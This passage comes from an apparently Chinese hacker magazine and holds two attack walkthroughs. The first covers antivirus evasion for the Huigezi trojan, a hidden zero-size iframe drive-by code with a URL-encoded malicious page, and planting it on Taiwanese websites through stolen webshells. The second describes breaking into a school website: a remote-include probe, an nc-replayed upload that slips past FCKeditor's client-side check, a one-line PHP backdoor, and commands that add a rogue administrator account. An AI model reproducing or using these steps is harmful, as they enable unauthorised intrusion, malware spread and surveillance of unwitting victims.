


图10




图11

**总结一下步骤：**

1. 用加花器加花指令让鸽子逃过卡巴的追杀
2. 用Myccl找特征码，修改特征码，逃过诺顿
3. 用类似于Aspack的壳压缩一下，减少体积

## 三、完美中的不足

有了免杀的网马和灰鸽子，可以说已经很不错了，只要用户没有安装补丁，杀毒软件使用的是卡巴、诺顿或是赛门铁克，都会中我们的木马。美中不足的是MS07-004这个漏洞会拖慢系统，经过我的测试，浏览者打开木马之后要经过20秒左右的时间才会中马，而且在此期间IE所占用的内存会达到上百兆，CPU利用率也会100%，如图12。




图12

如果遇上不耐烦的用户，在中马之前杀了IE的进程，就会失败。因此，正是这个原因，使得该漏洞的成功率大打折扣。与之形成鲜明对比的是去年的MS06014网马，打开之后瞬间就中了，丝毫不占资源，可惜那个漏洞已经旧了。

## 四、关于挂马代码

挂马代码我使用的是大小为0的iframe方式：**<iframe src="http://www.xxx.com/ma.htm" name="ou" width="0" height="0" frameborder="0">**。当然，我不喜欢让别人打开网页的源文件就看到我的网马地址（http://www.xxx.com/ma.htm），所以还得将www.xxx.com/ma.htm进行一次加密（"/"不能加密），使用zj1244的编码转换工具把www.xxx.com和ma.htm分别转换后，变成了**%77%77%77%2E%78%78%78%2E%63%6F%6D/%6D%61%2E%68%74%6D**，挂马代码就改成了**<iframe src="http://%77%77%77%2E%78%78%78%2E%63%6F%6D/%6D%61%2E%68%74%6D" name="ou" width="0" height="0" frameborder="0">**。

## 五、挂马的收获

我手上只有以前搞到的几个台湾省网站的webshell，反正大家都是中国人，怎么能把台湾人当外人呢？就在台湾省挂马吧！使用海阳顶端ASP木马的"FSO浏览器"功能，找到对方网站的首页index.asp进行编辑，把刚才写好的挂马代码插到页面的尾部，保存后，只要有人访问http://www.xxx.tw就会接受MS07-004网马的考验了。

因为上面已经提到MS07-004比较卡，另外我挂马的网站访问量比较小，所以预测收获可能不大。果然，我是在凌晨一点多挂的马，到了次日下午一看，只有一台肉鸡上线，好可怜呀！后来监控了一下他的屏幕，发现他在上黄色网站（小编：截图就省了吧……），早就听说资本主义的生活纸醉金迷声色犬马灯红酒绿，今天总算是见识到了。我想大概是因为他们那边没有荣辱观吧，社会主义和资本主义的差距呀。读者们一定要做有荣辱观的人呀，看了本文也不要做坏事。

（文章中涉及到的MS07-004漏洞利用工具、网页加密程序、screnc、MyCCL、C32ASM、Aspack、编码转换工具以及相关代码光盘中已收录）

# 菜鸟来玩FCKEDITOR入侵加提权

武夫

辛辛苦苦努力了一个学期，什么都没好好学，就只看C语言，结果还把C语言给考砸了，让我着实郁闷了很久。于是决定去测试学校的网站（小编：这个入侵理由有点太牵强了，小朋友们可不要学习哦）。

我以前检测过学校的主站，是PHP页面的，存在注入漏洞，但是我只得到了管理员的密码进如后台没得到webshell，这一次决定从头再来，绝不轻言放弃。

首先还是请出百度先生助我一臂之力，搜索关键字**Site：xxxx.edu.cn inurl:php**，搜到一个页面，如图1。





图1


Warning: main(include/http://www.hackwolf.cn/1.txt?): failed to open stream: No such file directory in D:\htdocs\depart.php on line 63

Warning: main(include/http://www.hackwolf.cn/1.txt?): failed to open stream: No such file directory in D:\htdocs\depart.php on line 63

Warning: main(): Failed opening 'include/http://www.hackwolf.cn/1.txt?' for inclusion (include_path='.:/usr/local/php4/include/') in D:\htdocs\depart.php on line 63

图2

大家注意到URL中有个**link = departintro.php**，它的意思表明这个文件通过link参数引用了departintro.php这个文件，看过前几期黑客X档案的朋友肯定会考虑，link变量是否存在远程包含漏洞。于是，我把参数改成了**link=http://www.hackwolf.cn/1.txt?**再提交，如图2。

出现错误提示了，这表明http://www.hackwolf.cn/1.txt并没有被它包含起来，算是失败了，不过却把绝对路径暴出来，也算是得到了一些相关信息吧。无意中看到“相关文件”后，下面会出现一个“基础一部2005年度工作计划”的页面，忽然间想了下，最近网站程序使用的编辑器ewebeditor出问题很多，这个网站会不会也用ewebeditor呢？于是我查看了一下这个文件的超链接地址，为**http://xxxx.edu.cn/FCKeditor/userdocs/基础一部2005年度工作计划.doc**。很遗憾，它没有使用ewebeditor作为在线编辑器。不过，我们从URL中可以看到，有一个FCKeditor目录，而这个FCKeditor和ewebeditor是类似的东西，都是在线编辑器。以前听说过它的一些漏洞信息，所以专门上网查了下资料。不过，似乎网管老师把漏洞相关文件全部给删除或者改名了，所以网上的方法根本是一点也没有。在敌明我暗的情况下，我决定先下套FCKeditor回来看看，看能不能有什么进展。

从下载回来的程序中，我发现处理文件编辑的页面是fckeditor.html。直接访问http://xxxx.edu.cn/FCKeditor/fckeditor.html，如图3。





图3

虽然知道这套系统肯定不允许直接上传PHP类型的文件，不过我还是要试一试。没想到这一看就看出了一个大的玄机，我刚选择“插入/编辑 图片”，通过“浏览”按钮找到了一个PHP文件，点下“放送到服务器”按钮准备上传。结果程序马上就提示只能上传jpg，png，gif等文件，如图4。很明显，FCKeditor对上传文件的处理是只是在本地而不是在服务器上进行的。那么是这样的话，我们就可以通过修改html源代码然后本地提交就可以顺利上传得到一个webshell。在我思考了0.01S后，我想起了大名鼎鼎的nc，决定通过抓数据包，修改后再用nc提交，这样成功的可能性很大。我先写了一个110.jpg文件，内容如下：





图4

```
<?php
echo "hackwolf";
?>
```

这个文件的作用是打印出hackwolf这个单词，用来验证上传后的php文件是否正确执行。打开Winscok Expert这个监听工具，在显示出来的进程列表中选择浏览该网页的IE进程，点“打开”。这个时候回到IE中，浏览找到110.jpg，点下“放送到服务器”，Winscok Expert就抓到了它发出的所有数据。从Winscok Expert里把这一个数据包完整的复制出来，保存为1.txt，再把数据包中的110.jpg改为110.php，如图5。





图5





图6





图7

下面就要用nc.exe来把修改后的1.txt里的数据发送出去了。把nc.exe、1.txt放到同一个目录下，在CMD下执行以下命令：**nc.exe -v xxxx.edu.cn 80 <1.txt**。

根据返回的数据（图6）可以看到我们已经将php文件提交上去了，它还回显了上传后php文件的路径。学校的网址是http://xxxx.edu.cn/，返回的文件路径是/FCKeditor/userimages/110.php，连在一起，访问http://xxxx.edu.cn/FCKeditor/userimages/110.php，如图7（注：图7是后来从录象里截的图，因此地址与文章里不一样）。

既然能够成功的上传php文件，那么用同样的方法，把一句话php木马上传到服务器也是很简单的事情，只需要把刚才的php代码改为**<?@include($_POST["Allife"])?>**。其中Allife是php木马的连接密码，如果你做了修改，那么在连接器的“密码”一栏也要做相应的调整。首先选择好“功能列表”中任意一项，单击“提交”就可以执行了。因为这个PHP木马的权限相当的高，所以在功能列表里选择“执行cmd命令”，然后输入以下命令（图8）。

```
net user hackwolf hackwolf /add
net localgroup administrators Hackwolf /add
```

